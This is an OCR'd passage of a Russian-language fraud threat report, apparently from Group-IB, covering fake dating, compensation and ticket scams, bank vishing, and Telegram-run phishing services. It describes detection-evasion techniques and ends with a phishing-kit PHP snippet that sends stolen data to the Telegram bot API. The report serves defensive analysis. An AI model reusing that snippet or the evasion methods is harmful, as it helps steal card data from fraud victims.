


Схема Fake date не только масштабировалась, но и взяла на вооружение наработки и технологии самой популярной мошеннической схемы последних двух лет — Classiscam.

При детальном исследовании найденных доменных имен специалисты CERT-GIB обнаружили связи доменов Fake date с доменами из схемы Classiscam. Более того, в некоторых случаях они регистрируются одними и теми же людьми.




Рис. 19. Граф, отображающий связь между email и фальшивыми аккаунтами

Схема Fake date практически полностью переняла у Classiscam иерархию, техническую базу и модель функционирования — вся работа участников также координируется через Telegram, где созданы специальные чат-боты с готовыми фишинговыми сайтами под различные площадки (кинотеатр, театр, ресторан, кальянная и т.д.), возможностью генерации билетов, чеков и т.д., с учетом действий жертв на них, а также существуют каналы с информацией о выплатах и чаты для общения воркеров. Все необходимые продукты, включая ботов в Telegram, продаются под ключ.

Фейковые компенсации и выплаты

На фоне тревожных новостей о коронавирусе, сокращениях и грядущем финансовом кризисе, Group-IB фиксировала **распространение** новой волны мошенничества, в котором пользователям, уже пострадавшим от интернет-преступников, предлагали получить компенсацию за участие в популярных фейковых опросах, «недобросовестных» лотереях или компенсацию НДС, но вместо этого списывали деньги и похищали данные банковских карт.

На одном из свежих мошеннических сайтов от имени несуществующего госучреждения — Федеральной организации по борьбе с COVID-19 — обещают выплаты «от нашего правительства» в размере 9 879 рублей. На сайте говорится, что уже перечислили 19 млрд рублей — матпомощь якобы получили 23 млн человек.

Единственное условие — наличие банковской карты, надо заполнить форму с данными получателя, внести все реквизиты банковской карты, включая CVV-код (!). Деньги якобы приходят в течение 5 рабочих дней. Передавая мошенникам сведения о себе и своей банковской карте, человек может сразу потерять деньги, а его персональные данные могут быть проданы или использованы в другой мошеннической схеме. К сожалению, эта мошенническая схема нацелена на самые незащищенные слои населения.




Рис. 20. Пример сообщения о гос. выплате

Злоумышленники часто действуют под видом несуществующих организаций — Международной службы «Единый центр возвратов», «Национального Лотерейного Содружества», «Центра финансовой защиты» и др. Помимо стандартного привлечения жертв через рассылку по почте, в мессенджерах или соцсетях, мошенники для формирования доверия используют фальшивые СМИ с интервью тех, кто якобы уже получил возврат денег.

Рис. 21. Пример объявления о возврате средств

Атака, как правило, начинается с рассылки в мессенджерах, по почте или в соцсетях. Эксперты CERT-GIB предполагают, что мошенники проводят свои рассылки в холодную, так и таргетированно по жертвам прошлых афер, поскольку в различных схемах (например, **«Кроличья нора»**) злоумышленники специально собирают данные пользователей — ФИО, телефоны или адреса электронной почты, чтобы использовать их повторно для рассылки спама или ссылок на новые мошеннические акции.




Рис. 22. Пример поддельных новости и рассылки

В кейсе с компенсацией НДС была выбрана более изощренная модель продвижения: мошенники рекламировали в группах Яндекс.Район поддельное интервью со специально созданного сайта-клона популярного издания Лента.ру: «76 летняя пенсионерка получила 170 000 руб компенсации НДС и потратила все деньги на стрептизера» (орфография сохранена). Публикацию сопровождали новости о коронавирусе, самоизоляции и отзывы «счастливчиков», получивших деньги. Из интервью ссылка вела на посадочную страницу, где посетителям предлагали рассчитать сумму компенсации НДС — на сайт «Центра финансовой защиты».

На сайте «Единого центра возвратов» говорится, что максимальная сумма компенсации составила 250 000 рублей. В «лотерейной схеме» пострадавшим от лица несуществующего «Национального Лотерейного Содружества» обещают выплатить чуть больше — до 280 000 рублей, на сайте «Центра финансовой защиты» — до 300 000 рублей.

Чтобы получить возврат за участие в опросе или лотерее, посетителям необходимо рассчитать сумму компенсации, вбив последние 4 цифры своей банковской карты (на сайте «Центра финансовой защиты» — 6 цифр). По легенде мошенников, сумма возврата якобы рассчитывается из IP-адреса посетителя и его локации (страна, город), что, конечно же, является фейком.

Введя случайные цифры, специалисты Group-IB обнаружили, что могут рассчитывать на сумму возврата в 231 926 рублей (компенсация 181 700 рублей + 50 228 рублей «страховка»). Наличие подобной «уязвимости» — ввести можно абсолютно любые цифры — свидетельствует о том, что мошенники не только завлекали реальных жертв прошлых кампаний, но и просто любопытных посетителей, решивших испытать судьбу. Понятно, что выплаты были одобрены абсолютно всем. Для

большей убедительности на сайтах были опубликованы многочисленные положительные отзывы и «истории успеха» тех «счастливчиков», которые якобы смогли получить компенсацию и не скрывали своей радости.




Рис. 23. Сообщение о выплате после введения случайных цифр

После расчета и одобрения суммы компенсации пользователю необходимо было ответить на вопросы «юриста отдела страховых выплат». Его аватарка появлялась тут же во всплывающем окне чат-бота — юрист предлагал пользователю заполнить анкету, указав ФИО и телефон, а затем оплатить его «услуги» за оформление документов. Разумеется, разговор с «юристом» — имитация живого диалога, все сообщения представляют собой заранее подготовленный скрипт для чат-бота, что еще раз свидетельствует о технологичности придуманной схемы.

Чтобы у жертвы не было желания покинуть сайт, злоумышленники угрожают потерей денег, ссылаясь на несуществующий документ — «О страховых возмещениях № 319» п.22, согласно которому, если в течение 24 часов обманутый пользователь не получит деньги, вся сумма якобы вернется организаторам интернет-опроса.

Продолжение классическое: для получения компенсации жертве нужно внести небольшую сумму — как правило, до 1000 рублей за юридическую помощь в заполнении анкеты. Перейдя по ссылке на новую страницу, пользователь попадал на фишинговый сайт. Здесь уже организаторы «Двойного обмана» запрашивают данные банковской карты — номер, имя владельца, срок действия, CVV-код. Таким образом, как и в более ранних схемах мошенничества, со счета жертвы списывается небольшой «взнос», а данные банковской карты остаются в руках интернет-преступников.

Продажа фейковых билетов

В 2020-2021 из-за пандемии и закрытых границ мошенники стали продвигать свою любимую билетную схему: торговать авиа и жд-билетами, номерами в отелях на отечественных и зарубежных курортах. Впрочем, стоило COVID-19 сдать свои позиции — и в мае-июле 2021 года число поисковых запросов со словом «авиабилеты» по сравнению с предыдущими месяцами выросло практически в два раза. Перед праздниками, каникулами и сезоном отпусков злоумышленники увеличивают свою активность, встраиваясь в новостную повестку и активно используя социальную инженерию для привлечения потенциальных жертв.

Железнодорожные билеты

Накануне майских праздников Group-IB выявила фишинговую атаку на россиян: мошенники создали сеть фальшивых страниц по лжепродаже электронных билетов на поезд «Сапсан», нацеленных на кражу денежных средств и платежных данных пользователей.

В схеме мошенничества был использован классический сценарий: в поисках доступных билетов на «Сапсан» жертва, привлеченная рекламой, попадала на сайт мошенников. При клике на рекламное объявление осуществлялся переход на фишинговые сайты. Все они были созданы с помощью iframe — легитимного компонента HTML, который позволяет встраивать на свой веб-ресурс контент стороннего сайта. Желая приобрести билет онлайн, человек вводил данные банковской карты, в результате терял и деньги, и данные.




Рис. 24. Пример фейкового сайта с билетами на «Сапсан»

Авиабилеты

По аналогичной схеме действует мошенничество с продажей авиабилетов. Чтобы ввести людей в заблуждение, интернет-аферисты часто используют бренды известных авиаперевозчиков и туристических агрегаторов. Они не только незаконно используют логотипы и бренды известных авиакомпаний и турагентств, но грабят незадачливых путешественников. К преступникам также попадают банковские данные, которые они могут использовать для покупок в Интернете.

Сама схема довольно примитивная: после выбора направления и даты, агрегатор предлагает приобрести билеты онлайн — пользователь вводит в форму данные своей банковской карты и теряет деньги. Например, перелет из Москвы в Сочи предлагают за 3700 руб, в Симферополь — от 4200 руб, в Санкт-Петербург от 2900 руб. Продвижение фейковых сервисов главным образом происходит через спам и рекламу.




Рис. 25. Пример фейкового сервиса продажи авиабилетов

Целевая аудитория мошенников — пользователи смартфонов, в большинстве случаев фишинговые сайты открываются только с мобильных платформ. Некоторые из ресурсов были созданы ещё до карантина, но из-за пандемии эти сайты были активированы только тогда, когда начали открываться границы.

В апреле 2021 года Group-IB выявила 50 фишинговых сайтов по продаже авиабилетов по низким ценам. Для сравнения, за весь 2020 год было зафиксировано 56 таких ресурсов, в январе 2021-го — 9, в феврале — 5, в марте — ни одного. Пик мошенничества пришелся на последнюю неделю апреля — после того, как объявили выходными дни с 1 по 10 мая. Вредоносные ресурсы зачастую находились на первой позиции в поисковой выдаче в Яндексе/Google по запросу «купить авиабилеты», «дешевые билеты».

Вишинг (телефонное мошенничество)

Телефонное мошенничество — вишинг (англ. vishing, от voice phishing – голосовой фишинг) — это довольно старый, но не теряющий популярности вид телефонного мошенничества. Если раньше людям поступали звонки вроде: «Мама, я в милиции, нужны деньги» или «Помогите, я попал в ДТП», то теперь мошенники стали более изощренными. Они могут представляться не только сотрудниками службы безопасности банка, а полицейскими, которые расследуют мошеннические обзвоны. Цель телефонных аферистов, как и в прошлых сценариях, выманить у собеседника CVV, CMC-код, установить приложение для удаленного доступа или перевести деньги на свой счет.

Раньше большая часть мошеннических звонков совершалась из мест лишения свободы, но в последнее время ситуация изменилась. Мошеннические колл-центры, хотя по-прежнему и координируются криминалитетом, работают уже «на воле».

Телефонные аферисты зачастую являются не только хорошими психологами, способными ввести жертву в заблуждение, но и обладают подробной информацией о людях, с которыми общаются, что повышает доверие и эффективность вишинговых схем мошенничества.

Группы активно используют как популярные на черном рынке услуги по «пробиву», так и данные из многочисленных утечек.

Классический сценарий стандартный: мошенники звонят клиенту банка. Чтобы их номер телефона совпадал с реальным номером колл-центра банка, они используют специальные сервисы IP-телефонии с возможностью подмены номера, либо просто маскируют его: вместо нулей 000 используют буквы ООО и т.д.

Мошенники представляются сотрудниками банка — службы безопасности или департамента по сопровождению клиентов. Для большей реалистичности происходящего они могут использовать названия реальных подразделений или даже фамилии, которые достают в открытых источниках или в слитых базах компаний-партнеров.





Рис. 26. Пример услуг злоумышленника

Клиенту сообщают об обнаруженной проблеме: служба безопасности якобы заметила попытку взлома личного кабинета онлайн-банкинга или попытку несанкционированной транзакции.

Чтобы войти в доверие к жертве, злодеи меньше спрашивают, а больше говорят сами — дают реальную информацию о клиенте: ФИО, паспортные данные, номер карты и даже остаток на счете (!). Как правило, эти данные также можно приобрести в андеграунде, на хакерских форумах, заказать «пробив» в Telegram-каналах и др. Бывает, что и сами пользователи оставляют слишком много следов в интернете, например, сканы паспорта или банковской карты.

- Узнав у пользователя CVV-код, злоумышленники могут совершить интернет-покупки на небольшую сумму (так как они не требуют проверки через одноразовый пароль в СМС) или продать скомпрометированные данные карт оптом в кардшопах. В этом случае с каждой проданной карты злоумышленник может получить, как правило, от $1-5, поэтому чаще всего такие данные продаются массово.
- Если клиент использует двухфакторную аутентификацию, то у него запрашивают секретный код, присланный банком в СМС, потому что только так якобы можно отменить несанкционированную транзакцию. Вместо этого деньги со счета жертвы поступят на счет мошенников.

По данным Сбербанка, в 2020 году мошенники позвонили россиянам около 15 млн раз, то есть каждый десятый телефонный звонок в России — от мошенников. 80% злоумышленников, звонящих якобы от лица банков и страховых компаний используют подмену номеров. В 2020 году Банк России направил на блокировку операторам 26,4 тысячи телефонных номеров (на 86% больше, чем в 2019 году), потери клиентов банков выросли в полтора раза и составили около 9 млрд рублей, и в основном это результат работы преступных колл-центров.



АКТУАЛЬНЫЕ ИНСТРУМЕНТЫ ЗЛОУМЫШЛЕННИКОВ

07

Самым актуальным инструментом первого полугодия 2021 года по управлению, распространению и контролю фишинговых ресурсов стало использование Telegram как площадки размещения услуг фишинга (Phishing-as-a-Service) и мошенничества (Scam-as-a-Service), а также контроля и управления фишинговыми ресурсами.

Основными способами распространения фишинга послужили СМС-сообщения (Smishing), в ходе которого ссылки создавались при помощи сервисов-сокращателей, QR-коды в фишинговых сообщениях, позволяющих скрыть конечный URL ресурса за визуальным представлением, рассылки от легитимных сервисов, когда злоумышленник составляет сообщение с мошенническим содержанием для конечного перехода по фишинговой ссылке внутри уведомления, а также реклама поисковых сервисов для увеличения трафика на ресурс.

Базовыми техниками обхода обнаружения фишинговых ресурсов стало использование iframe на ресурсах, позволяющих сохранять конечный источник фишинга в целости для последующего использования на множестве ресурсов, использование «заглушек» в виде легитимного контента, который доступен пользователю при использовании нецелевого способа доступа к фишинговому контенту (например, в случае, если фишинг доступен только при помощи мобильных устройств и прокси), блокировка доступа к контенту при помощи региональных белых и черных списков адресов, а также похищение доменных имен, не имеющих привязанные хостинг-аккаунты. Как было спрогнозировано в отчете за 2020 год, одним из основных трендов обхода обнаружения фишинга стало использование одноразовых или доступных в течение короткого времени ссылок. Кампания Fake Courier / Classiscam, продолжающая свою активность, использует именно данную технику обхода, создавая уникальные страницы, доступные в течение короткого времени во избежание обнаружения.

Многообразие мошеннических схем и их модификаций, автоматизация большинства этапов атак, таргетинг под конкретную компанию или индустрию, а также широкие возможности сокрытия киберпреступной деятельности стали технологическими предпосылками эпидемии онлайн-мошенничества. Подробнее о тенденциях онлайн-мошенничества и фишинговых атак вы узнаете далее.

Связанное развитие SaaS и PhaaS на базе Telegram

В последнее время на примере мошеннических схем Fake Courier и Classiscam, которые действуют по принципу Scam-As-A-Service, можно отметить тесное взаимодействие SaaS и PhaaS: когда воркеру (исполнителю) предоставляют скам-инструменты, необходимые для поиска и успешного доведения жертвы до фишинговой страницы, и фишинг-киты - для завершения атаки и хищения денежных средств.

Telegram с каждым днем становится все более популярным инструментом, используемым мошенниками и фишерами. Мессенджер в этом контексте многогранен: он используется для генерации фишинга, управления скам-командами, сбора и продажи украденных данных, а также другого рода коммуникаций между злоумышленниками.

Сама большая и известная SaaS + PhaaS кампания, полностью выстроенная на базе Telegram — Classiscam, о которой мы неоднократно писали ранее. Также по пути полного переноса своей инфраструктуры в Telegram идут и скам-команды, работающие по схеме Fake Date. Подробнее об этих кампаниях в следующем разделе.




Рис. 27. Telegram-бот, используемый в схеме Fake Date

За первое полугодие 2021 года в 6,6% фишинг-китов было обнаружено использование API Telegram, в частности для передачи данных злоумышленникам. Для сравнения, во втором полугодии 2020 Telegram использовался лишь в 0,8% фишинг-китов.

Рис. 28. Пример использования Telegram в фишинг-ките

```
curl_setopt($ch, CURLOPT_URL, 'https://api.telegram.org/[redacted]/sendMessage');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, "{\"chat_id\": \"[redacted]\", \"text\": \"".$data."\", \"disable_notification\": false}");

$headers = array();
$headers[] = 'Content-Type: application/json';
curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

$result = curl_exec($ch);
```

